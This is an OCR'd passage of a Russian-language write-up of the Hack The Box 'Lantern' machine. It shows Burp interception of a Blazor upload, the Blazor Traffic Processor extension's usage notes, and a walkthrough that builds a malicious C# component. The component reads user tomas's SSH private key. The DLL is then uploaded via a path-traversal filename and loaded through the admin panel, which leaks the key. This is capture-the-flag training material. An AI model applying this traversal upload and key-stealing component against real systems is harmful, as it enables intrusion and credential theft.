


Request to http://lantern.htb:3000 [10.10.11.29]

```
POST /_blazor?id=2QxnBfs5JxvnfsXKL1GcCA HTTP/1.1
Host: lantern.htb:3000
Content-Length: 186
Cache-Control: max-age=0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
X-SignalR-User-Agent: Microsoft SignalR/0.0 (0.0.0-DEV_BUILD; Unknown OS; Browser; Unknown Runtime Version)
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://lantern.htb:3000
Referer: http://lantern.htb:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

,À·BeginInvokeDotNetFromJSC11À¬NotifyChangeÙ[[{"id":1,"lastModified":"2024-10-06T09:07:54.319Z","name":"evil.dll","size":4096,"contentType":"application/x-msdownload","blob":{}}]]
```

Burp Proxy — запрос на сервер

Данные передаются в сериализованном виде, поэтому просто изменить их не получится. Для десериализации и сериализации данных будем использовать расширение **Blazor Traffic Processor**.



Total estimated system impact: Low

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.


Name	Installed	Rating	Popularity	Last updated	System imp...	Detail
Autowasp		☆☆☆☆☆		10 февр. 2022	Low	Pro extension
AWS Cognito		☆☆☆☆☆		13 дек. 2023	Low	Pro extension
AWS Security Checks		☆☆☆☆☆		18 янв. 2018	Medium	
AWS Signer		☆☆☆☆☆		08 июн. 2022	Low	
AWS Sigv4		☆☆☆☆☆		03 авг. 2023	Medium	
Backslash Powered Sca...		☆☆☆☆☆		10 окт. 2023	Low	Pro extension
Backup Finder		☆☆☆☆☆		04 авг. 2022	Low	
Batch Scan Report Gen...		☆☆☆☆☆		04 февр. 2022	Low	Pro extension
BCheck Helper		☆☆☆☆☆		04 янв. 2024	Low	Pro extension
BeanStack - Stack-trace...		☆☆☆☆☆		04 февр. 2022	Low	Pro extension
Blazer		☆☆☆☆☆		01 февр. 2017	Low	
Blazor Traffic Processor	✓	☆☆☆☆☆		21 сент. 2023	Low	
Bookmarks		☆☆☆☆☆		21 мая 2020	Low	
Bradamsa		☆☆☆☆☆		02 июл. 2014	Low	
Brida, Burp to Frida bri...		☆☆☆☆☆		15 авг. 2023	Low	
Broken Link Hijacking		☆☆☆☆☆		23 июл. 2019	Low	
Browser Repeater		☆☆☆☆☆		01 июл. 2014	Low	
Buby		☆☆☆☆☆		14 февр. 2017	Low	
BugPoC		☆☆☆☆☆		22 июн. 2020	Low	
Bulk Send to Repeater		☆☆☆☆☆		29 июл. 2024	Low	
Burp Bounty, Scan Che...		☆☆☆☆☆		04 февр. 2022	Low	Pro extension

A BurpSuite extension to aid pentesting web applications that use Blazor Server/BlazorPack. Primary functionality includes converting BlazorPack messages to tamperability for BlazorPack serialized messages.

Usage

- All BlazorPack-enabled requests or responses will be highlighted as Cyan within the "HTTP History" tab in Burpsuite.
- The "BTP" request/response editor tab, which appears on each in-scope request or response that contains BlazorPack messages.
  - Clicking on this tab will convert the serialized data from BlazorPack to JSON.
  - After editing the JSON (either in Intercept or Repeater), click the "Raw" tab to re-serialize with your payloads
- The "BTP" Burpsuite tab, which allows for ad-hoc conversions of Blazor->JSON and JSON->Blazor
  - The left-hand editor is for your input (JSON or raw Blazor)
  - The right-hand editor is for the results of the conversion
  - A drop-down menu on the bottom of the window lets you select "Blazor->JSON" or "JSON->Blazor"
  - The Serialize/Deserialize button at the top is how you trigger the conversion
- Right-click menu option called "Send body to BTP tab"
  - You can right-click any request or response and select "Extensions" -> "BlazorTrafficProcessor" -> "Send body to BTP tab"
  - This sends either the selected request or response body to the BTP tab, so you don't have to worry about copying/pasting raw bytes

Установка расширения




```
fied":"2024-10-06T09:07:54.319Z","name":"evil.dll","size":4096,"contentType":"application/x-msdownload","blob":{}}]]
```

```
[{
  "Target": "BeginInvokeDotNetFromJS",
  "Headers": 0,
  "Arguments": [
    "11",
    "null",
    "NotifyChange",
    4,
    [[{
      "blob": {},
      "size": 4096,
      "name": "evil.dll",
      "id": 1,
      "lastModified": "2024-10-06T09:07:54.319Z",
      "contentType": "application/x-msdownload"
    }]]
  ],
  "MessageType": 1
}]
```

Blazor Traffic Processor

Имя загружаемого файла передается в параметре **name**. Сделаем свой компонент и повторим загрузку. Для этого сперва создадим проект.

```
mkdir evil
cd evil
dotnet new classlib -n exploit
```



```
└─$ dotnet new classlib -n exploit
The template "Class Library" was created successfully.

Processing post-creation actions...
Running 'dotnet restore' on /home/user/tmp/exploit/exploit.csproj...
  Determining projects to restore...
  Restored /home/user/tmp/exploit/exploit.csproj (in 6.79 sec).
Restore succeeded.
```


Создание проекта

Теперь перейдем к файлу `Class1.cs` внутри проекта и изменим код. Наш модуль будет считывать и выводить на страницу приватный ключ пользователя **tomas** (о нем узнали из файла `/etc/passwd`).

```
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using System.IO;

namespace exploit;
public class Component : ComponentBase
{
    protected override void BuildRenderTree(RenderTreeBuilder builder)
    {
        base.BuildRenderTree(builder);
        string file = File.ReadAllText("/home/tomas/.ssh/id_rsa");
        builder.AddContent(0, file);
    }
}
```

Осталось добавить необходимые компоненты AspNetCore и собрать нашу DLL.


```
cd exploit
dotnet add package Microsoft.AspNetCore.Components --version 6.0.0
dotnet add package Microsoft.AspNetCore.Components.Web --version 6.0.0
dotnet build -c release
```



```
└─$ dotnet build -c release
MSBuild version 17.3.0+92e077650 for .NET
  Determining projects to restore...
  All projects are up-to-date for restore.
  exploit → /home/user/tmp/exploit/bin/release/net6.0/exploit.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:03.35
```

Релиз проекта

Повторяем загрузку файла, на моменте десериализации данных изменяем путь загрузки файла и выполняем повторную сериализацию.




```
[{
  "Target": "BeginInvokeDotNetFromJS",
  "Headers": 0,
  "Arguments": [
    "2",
    "null",
    "NotifyChange",
    2,
    [[{
      "blob": {},
      "size": 4608,
      "name": "../../../../../../opt/components/exploit.dll",
      "id": 1,
      "lastModified": "2024-10-07T08:12:51.000Z",
      "contentType": "application/x-msdownload"
    }]]
  ],
  "MessageType": 1
}]
```

```
:components/exploit.dll","id":1,"lastModified":"2024-10-07T08:12:51.000Z","contentType":
```

Сериализация данных

Применяем сериализованные данные в Burp Proxy и отправляем остановленный ранее запрос. Файл успешно загружен по указанному пути.



Admin Dashboard

Choose modeule: Logs

Success!

Upload directory /var/www/sites/lantern.htb/static/images


Upload new customer's avatar:

exploit.dll

- Name: ../../../../../../opt/components/exploit.dll
- Last modified: 10/7/2024 8:12:51 AM +00:00
- Size (bytes): 4608
- Content type: application/x-msdownload

Результат загрузки файла

Переходим к панели администратора и указываем имя модуля. В ответе сервера получаем приватный SSH ключ пользователя.



